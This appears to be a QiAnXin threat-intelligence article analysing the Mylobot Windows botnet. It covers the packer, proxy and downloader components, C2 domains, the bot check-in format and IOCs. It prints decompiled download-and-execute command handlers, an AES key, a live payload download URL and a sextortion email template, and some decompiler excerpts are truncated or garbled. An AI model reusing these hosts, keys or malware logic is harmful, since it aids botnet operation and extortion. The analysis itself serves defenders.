

奇安信威胁情报中心


ti.qianxin.com/blog/articles/Analysis-of-Recent-Activities-of-the-Mylobot-Botnet-EN/

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RESEARCH

数据驱动安全

The Mylobot botnet is a family of zombies that target Windows operating systems. It has employed a significant number of Fake-DGA domains to counter traditional blacklisting detection techniques. In 2020, we published an article titled "Mylobot Botnet Still Active: Revealing the C2 Decryption Process," discussing the decryption method for embedded domains and providing insights into batch decryption. Despite our efforts, the group remains active, and we have conducted further analysis on their malicious software operations.

The Mylobot botnet was discovered and named by Deepinstinct in 2018. The main focus of their report was on the mylobot-proxy malware, primarily designed for network proxy functionality. Our decryption analysis in 2020 was also centered around the mylobot-proxy sample. However, it's worth noting that mylobot-proxy is just one of the malicious software operated by the Mylobot group. Other significant malicious software they run includes mylobot-core and others.



Packer-Shellcode

All the malicious software used by Mylobot is packed and loaded by Packer-Shellcode. This packing includes built-in WindowsAPI name hash values required for loading the Shellcode, which then retrieves the corresponding API addresses using these hash values.

```

sub_401950(-);
stru_40C7DC->CreateTimerQueue = (HANDLE (__stdcall *())find_func_from_hash(*( _DWORD *)&stru_40C7DC->gap8C[4]);
v5 = stru_40C7DC->CreateTimerQueue();
stru_40C7DC->WaitForSingleObject = (DWORD (__stdcall *)hHeap = GetProcessHeap());
stru_40C7DC->CreateEventA = (HANDLE (__stdcall *)LPSEstru_40C7DC = ( _Functions *)HeapAlloc(hHeap, 8u, 0x1FCu));
v9 = 0;
*(stru_40C7DC + 1) = ( _Functions *)stru_40C7DC->CreateTimerQueue();
v7 = (LONG (__stdcall *)struct EXCEPTION_POINTERS *)sub_401000(&stru_40C7DC->gap124[48], &unk_40B100, 4);
*( _DWORD *)stru_40C7DC->RtlInitializeCriticalSection = ( _DWORD *)stru_40C7DC->gap124[40];
*(void (__stdcall **)(void *))stru_40C7DC->RtlInitiali;
stru_40C7DC->SetUnhandledExceptionFilter = (LPTOP_LEVEL;
stru_40C7DC->SetUnhandledExceptionFilter(v7);
stru_40C7DC->GetTickCount = (DWORD (__stdcall *)())fin;
stru_40C7DC->GetVersion = (DWORD (__stdcall *)())find;
*(stru_40C7DC + 2) = ( _Functions *)stru_40C7DC->GetTi;
dword_40C7D8 = 0;
*( _DWORD *)stru_40C7DC->RtlEnterCriticalSection = find;
stru_40C7DC->CreateTimerQueueTimer = (BOOL (__stdcall;
stru_40C7DC->CreateTimerQueueTimer((PHANDLE)&v6, v5, (f;
return stru_40C7DC->WaitForSingleObject(&stru_40C7DC;


( _DWORD *)stru_40C7DC->gap80[4] = -146582196;
( _DWORD *)stru_40C7DC->gap4C[28] = 72555740;
( _DWORD *)stru_40C7DC->gap124[48] = &unk_40B100, 4);
( _DWORD *)stru_40C7DC->gap124[40] = 7;
( _DWORD *)stru_40C7DC->gap4C = -795054125;
( _DWORD *)stru_40C7DC->gap8C[136] = 668442311;
( _DWORD *)stru_40C7DC->gap16C = 1673400922;
( _DWORD *)stru_40C7DC->gap16C[40] = -1021327703;
( _DWORD *)stru_40C7DC->gap4C[24] = 1940781823;
( _DWORD *)stru_40C7DC->gap8C[4] = 0xAD27F36E;
( _DWORD *)stru_40C7DC->gap4C[20] = 0x52036EE;
( _DWORD *)stru_40C7DC->gap8C[140] = 372435651;
( _DWORD *)stru_40C7DC->gap16C[44] = 1936160780;
( _DWORD *)stru_40C7DC->gap0[20] = 1413207644;
( _DWORD *)stru_40C7DC->gap0[12] = 525368824;
( _DWORD *)stru_40C7DC->gap124[32] = -1461764405;
( _DWORD *)stru_40C7DC[1].gap0[20] = 2141460489;
result = stru_40C7DC;
( _DWORD *)stru_40C7DC->gap80 = 819536741;
( _DWORD *)stru_40C7DC[1].gap0 = 1413092168;
    
```

RC4 decryption of all-zero data results in a sequence of byte lists, with these byte lists used as the key to perform logical operations with the ciphertext in the resources. This process leads to the creation of Shellcode and PE files. The Shellcode creates a new process as the host process, hollows it, and maps the decrypted PE file into this process. The decrypted PE file is the next stage of malicious software of the Packer-Shellcode.

The purpose of packing the malicious software is to evade direct detection. However, the Mylobot group has not updated the Packer they use. The latest Packer-Shellcode we have captured shows no significant differences from the 2017 version and has a relatively high detection rate on VT (VirusTotal).

mylobot-proxy

Mylobot-proxy transforms compromised machines into network proxy nodes, forwarding traffic through C2 (Command and Control) issued proxy tasks. This malicious software serves as the primary profit generator for the Mylobot group. Like other components, it is also loaded using the Packer-Shellcode tool but is controlled by a controller Loader. The loading process can be summarized in the following nested form:



Early versions of the QiAnXin Mylobot-proxy embedded a large number of Fake-DGA domains, and attackers only registered some of these domains as actual C2 (Command and Control) servers. While this approach could prevent the domains from being blacklisted to some extent, it also created another drawback. Other analysts could choose to register some of these domains and assess the scale of the botnet or even take control of it. In our observation, the updated version of Mylobot-proxy in 2022 no longer uses the Fake-DGA technique.

```

.rdata:00409208 aAwakwoNet7858 db 'awakwo.net:7858',0 ; DATA XREF: .data:004079C0 aGetLastError db 'GetLastError',0 ; DATA XR
.rdata:00409219 db 0 ; .rdata:004079CD align 10h
.rdata:0040921A db 0 ; .rdata:004079D0 aIsbadreadptr db 'IsBadReadPtr',0 ; DATA XR
.rdata:0040921B db 0 ; .rdata:004079D0 align 10h
.rdata:0040921C aOz1qwyNet6497 db 'oz1qwy.net:6497',0 ; DATA XREF: .data:004079E0 aTerminatethrea db 'TerminateThread',0 ; DATA XR
.rdata:00409220 db 0 ; .rdata:004079F0 aGetCurrentthre db 'GetCurrentThread',0 ; DATA XR
.rdata:0040922E db 0 ; .rdata:00407A01 align 4
.rdata:0040922F aOnthestageRu65 db 'onthestage.ru:6521',0 ; DATA XR
.rdata:00409230 db 0 ; .rdata:00407A04 align 4
.rdata:00409241 db 0 ; .rdata:00407A17 aMDS db 'm%d.%s',0 ; DATA XR
.rdata:00409242 db 0 ; .rdata:00407A18
.rdata:00409243 aDabdtfbNet9397 db 'dabdtfb.net:9397',0 ; DATA XREF: .data:00407A1F align 10h
.rdata:00409250 db 0 ; .rdata:00407A20 aStanislasarnou db 'stanislasarnou.ru:5739',0 ; DATA XR
.rdata:00409256 db 0 ; .rdata:00407A30 align 4
.rdata:00409257 db 0 ; .rdata:00407A38 db 0
.rdata:00409269 db 0 ; .rdata:00407A3A db 0
.rdata:0040926A db 0 ; .rdata:00407A3B db 0
.rdata:0040926B db 0 ; .rdata:00407A3C aKrebsonRu4685 db 'krebson.ru:4685',0 ; DATA XR
.rdata:0040926C db 0 ; .rdata:00407A40 unk_407A40 db 0 ; DATA XR
.rdata:00409270 db 0 ; .rdata:00407A40
.rdata:0040927E db 0 ; .rdata:00407A4E db 0 ; .data:0
.rdata:0040927F db 0 ; .rdata:00407A4E db 0
.rdata:00409280 aYhwexboNet5944 db 'yhwexbo.net:5944',0 ; DATA XREF: .data:00407A4F db 0
.rdata:00409291 db 0 ; .rdata:00407A50 aWindowsaudio db 'WindowsAudio',0 ; DATA XR
.rdata:00409292 db 0 ; .rdata:00407A50 db 0
.rdata:00409293 db 0 ; .rdata:00407A50 db 0
.rdata:00409294 aQqsstmtNet3495 db 'qqsstmt.net:3495',0 ; DATA XREF: .data:00407A5F db 0
.rdata:004092A5 db 0 ; .rdata:00407A60 aWindowsLive db 'Windows Live',0 ; DATA XR
.rdata:004092A6 db 0 ; .rdata:00407A60 db 0
.rdata:004092A7 db 0 ; .rdata:00407A60 db 0

```

不再使用fake dba

The actual domain format that mylobot-proxy connects to is m<0-42>.<C2-domain>, and the m0 subdomain is particularly significant. In the instruction processing part of mylobot-proxy, there are two privileged instructions, namely the 7th and 8th instructions, which indicate downloading and executing new malicious software from subsequent payloads and specified URLs. These two instructions are primarily used to update the mylobot-proxy software. As of March 2023, we have captured a version of mylobot-proxy that employs a unique software update mechanism. DURING our analysis of the three domains with m0 subdomains, we have not found any IP bindings associated with these domains, indicating that the latest version of mylobot-proxy is updated as of March 2023.


```

case 7: // 从指定URL下载执行软件
if ( subdomain_id )
goto LABEL_76;
v16 = 4120 * v52;
v17 = 0;
*( _BYTE * )( v16 + v2 + 3944 ) = 0;
v18 = v2 + v16 + 3945;
v19 = *( _DWORD * )( v16 + v2 + 8052 ) - 5;
if ( v19 > 0 )
{
do
{
v20 = *( _BYTE * )( v17 + v18 ) == 0xDE;
*( _BYTE * )( v17 + v18 ) ^= 0xDEu;
if ( v20 )
break;
++v17;
}
while ( v17 < v19 );
}
strcpy( (char *) ( v2 + 1659288 ), (const char *)
result = (int)CreateThread( 0, 0, (LPTHREAD_ST
break;


case 8: // 从指定URL下载执行多个软件
if ( subdomain_id )
goto LABEL_76;
v16 = 4120 * v52;
v21 = 0;
*( _BYTE * )( v16 + v2 + 3944 ) = 0;
v22 = v2 + v16 + 3945;
v23 = *( _DWORD * )( v16 + v2 + 8052 ) - 5;
if ( v23 > 0 )
{
do
{
v20 = *( _BYTE * )( v21 + v22 ) == 0xDE;
*( _BYTE * )( v21 + v22 ) ^= 0xDEu;
if ( v20 )
break;
++v21;
}
while ( v21 < v23 );
}
strcpy( (char *) ( v2 + 1655192 ), (const char *) ( v2 + v
result = (int)CreateThread( 0, 0, sub_3A284C, (LPVOID
break;

```

Mylobot-proxy is primarily used to provide proxy functionality. When the botnet reaches a sufficient scale, attackers can turn these resources into proxy service providers. Earlier this year, BitSight pointed out the connection between Mylobot and the bhproxies proxy service. Through relevant analysis, we have come to the same conclusion as BitSight, and the associations are as follows.




The domain client.bhproxies.com is one of the domains through which bhproxies provides services, and its two resolved IPs point to numerous assets belonging to the Mylobot group. Additionally, the IP 89.39.107.82 serves as one of the proxy service provider nodes for bhproxies and is consistent with the resolution of the newest C2 domain, m20.onthestage[.]ru, used by the Mylobot group.




In late February 2023, the Mylobot group updated the C2 of mylobot-proxy. When tracking the connection status to the latest C2 domains, each unique IP represents a compromised machine. We observed that the botnet scale is showing an expanding trend, as shown in the

following data:



mylobot-core

Core is loaded by the Packer-Shellcode module and primarily serves as a downloader in the Mylobot group's attack chain, with mylobot-proxy being the main distributed malicious software. Core also utilizes fake-dga domains, and the latest version has not removed this feature. The embedded domains are encrypted using AES, and the Key used for encryption has appeared in mylobot-proxy as well. It decrypts a significant number of domain-port pairs, which exhibit high similarities with the early mylobot-proxy domains. It then selects these domains' buy1, v1, up1 subdomains for connection.



Once successfully connected to the C2 domain, Core initially sends the machine's basic information for the bot's online status. One of the fields is called "name_id," which is a hardcoded string in the sample. It was named mylobot-core because the group had set this

field to "core" in the past. In the samples we captured in July 2023, its id was set to "feb23," which corresponds to February 23, aligning with the sample's compilation time and being relatively close to mylobot-proxy's update time. The structure of its online information is as follows:

```

00000000
00000000 login          struc ; (sizeof=0xAA,
00000000 magic_header    dd ?
00000004 os_version    db ?
00000004
00000005 architecture db ?
00000006 computer_name db 128 dup(?)
00000086 name_id        db 32 dup(?)
000000A6 system_startup_time dd ?
000000AA login          ends
000000AA
  
```

```

0030 fa f0 cd 27 00 00 45 36 27 18 08 40 57 49 4e 2d ...'..E6'..'@WIN-
0040
0050
0060
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00b0 00 00 00 00 00 00 00 00 00 00 00 66 65 62 32 .....feb2
00c0 b3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....3
00d0 00 00 00 00 00 00 00 00 00 00 00 4d 91 b7 64 .....M..d
  
```

上线标识符 **操作系统类型** **操作系统位数**

计算机名称与序列号 **字符串标识符** **开机时间**

After sending the online information, the server needs to reply with the online identifier "\x45\x36\x27\x18" and also send the download information for the next stage of malicious software. The download information is also encrypted using AES, with the domain encryption utilizing the same Key. The subsequent malicious software primarily includes mylobot-proxy, and below is the payload information we received for the next stage:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
00000000	01	62	00	00	00	84	43	42	44	31	39	31	36	37	46	48	b	4CBD19167FF
00000010	46	45	30	33	43	42	39	35	46	31	32	46	32	36	36	48	FE03CB95F12F266D	
00000020	42	31	41	43	39	31	34	33	31	44	41	33	46	39	34	38	B1AC91431DA3F942	
00000030	41	39	38	30	44	34	38	46	42	36	39	36	42	35	38	38	A980D48FB696B585	
00000040	42	41	38	35	43	32	38	39	35	36	32	46	36	35	42	37	BA85C289562F65B7	
00000050	38	39	30	39	46	42	30	36	35	44	36	44	32	36	45	48	8909FE065D6D26EC	
00000060	46	45	33	37	38	00	00										FE378	

标识符 后续长度 加密内容

4CBD19167FFFE03CB95F12F266DB1AC91431DA3F942A9F8D48FB696B585BA85C289562F65E
FE378

1 AES 解密 加密 ECB 256 Pkcs7

Key GD!brWJJBeTgTGSgEFB!quRcfc Utf8 IV

http://212.8.242.104/EXonts.gif mylobot-proxy软件

mylobot-core mainly serves as a downloader for other malicious software. Besides mylobot-proxy, the group has distributed other malicious software. Minerva Labs once detected that the Mylobot group issued a ransomware email sender in core's instructions. The ransom letter described that the attacking group planted a Trojan on an adult website, which recorded compromised users' webcam and email address information. If the victims refused to pay, the attacker would send the webcam recordings to the victims' contacts, causing social humiliation.

```

aFromSpringerSa db 'From: [REDACTED]@aol.com|Company:Aaron Scott|Subj'
; DATA XREF: Stack[00000BE0]:05AEFA48!o
db 'ect:$password|Emails:[REDACTED]@aol.com,|Domain:1Asx3M2kDZbDct1'
db 'tcGX7HQvzhf6rUvhHhB|BackupDomain:he.com|Username:madiiula1348@aol'
db '.com|Pa$$word:warszawianka|Letter:rand_tag_3_8',0Ah
db 'rand_enter_1_4',0Ah
db 'Irand_tag_3_4 knowrand_tag_3_4 $passwordrand_tag_3_4 isrand_tag_3_4'
db '_4 onerand_tag_3_4 ofrand_tag_3_4 yourrand_tag_3_4 passwordrand_t'
db 'ag_3_4 onrand_tag_3_4 dayrand_tag_3_4 ofrand_tag_3_4 hack..',0Ah
db 'rand_enter_1_4',0Ah
db 'Letsrand_tag_3_4 getrand_tag_3_4 directlyrand_tag_3_4 torand_tag_'
db '3_4 therand_tag_3_4 point.',0Ah
db 'rand_enter_1_4',0Ah
db 'Notrand_tag_3_4 onerand_tag_3_4 personrand_tag_3_4 hasrand_tag_3_'
db '4 paidrand_tag_3_4 merand_tag_3_4 torand_tag_3_4 checkrand_tag_3_'
db '4 aboutrand_tag_3_4 you.',0Ah
db 'rand_enter_1_4',0Ah
db 'Yourand_tag_3_4 dorand_tag_3_4 notrand_tag_3_4 knowrand_tag_3_4 m'
db 'erand_tag_3_4 andrand_tag_3_4 you',27h,'rerand_tag_3_4 probablyra'
db 'nd_tag_3_4 thinkingrand_tag_3_4 whyrand_tag_3_4 yourand_tag_3_4 a'
db 'rerand_tag_3_4 gettingrand_tag_3_4 thisrand_tag_3_4 email?',0Ah
db 'rand_enter_1_4',0Ah
db 'inrand_tag_3_4 fact,rand_tag_3_4 irand_tag_3_4 actuallyrand_tag_3_'
db '_4 placedrand_tag_3_4 arand_tag_3_4 malwarerand_tag_3_4 onrand_ta'
db 'g_3_4 therand_tag_3_4 adultrand_tag_3_4 vidsrand_tag_3_4 (adultra'

```

However, we have not yet detected any other malicious software being distributed through mylobot-core, except for mylobot-proxy. From this, we can infer that mylobot-proxy remains the main focus of the group's operations.

Summary

Despite being exposed for five years, the Mylobot group is still relatively active. However, based on their main products, mylobot-proxy and mylobot-core, there haven't been significant changes in the functionality of the malicious software code. This has resulted in a high detection rate, making it easier to be caught by security measures. We speculate that this might be because the operational center of the Mylobot group focuses on selling and operating proxy services, which is supported by the frequent instructions received by mylobot-proxy. The ransomware email sender received through mylobot-core also indicates the group's involvement in other black market activities. However, we have not yet discovered any other related incidents, and we will continue to monitor the Mylobot group's future activities.

IOC

Download Server

wipmania[.]net

wipmsc[.]ru

stcus[.]ru

162.244.80.231:80

212.8.242.104:80

51.15.12.156:80

mylobot-core (partial code)

bcbxfme[.]ru

bmazlky[.]ru

bthmzsp[.]ru

byosnwr[.]ru

cxxhtmb[.]ru

dkqhmbi[.]ru

dldzeoo[.]ru

dlihgiç[.]ru

dnfojik[.]ru

mylobot-proxy (from March 2023 to the present)

onthestage[.]ru

krebson[.]ru

stanislasarnoud[.]ru

Reference links

[1].https://mp.weixin.qq.com/s/5YBvsb_pZGq_vxDITNatEA

[2].<https://minerva-labs.com/blog/mylobot-2022-so-many-evasive-techniques-just-to-send-extortion-emails/>

[3].<https://www.bitsight.com/blog/mylobot-investigating-proxy-botnet>

MYLOBOT BOTNET

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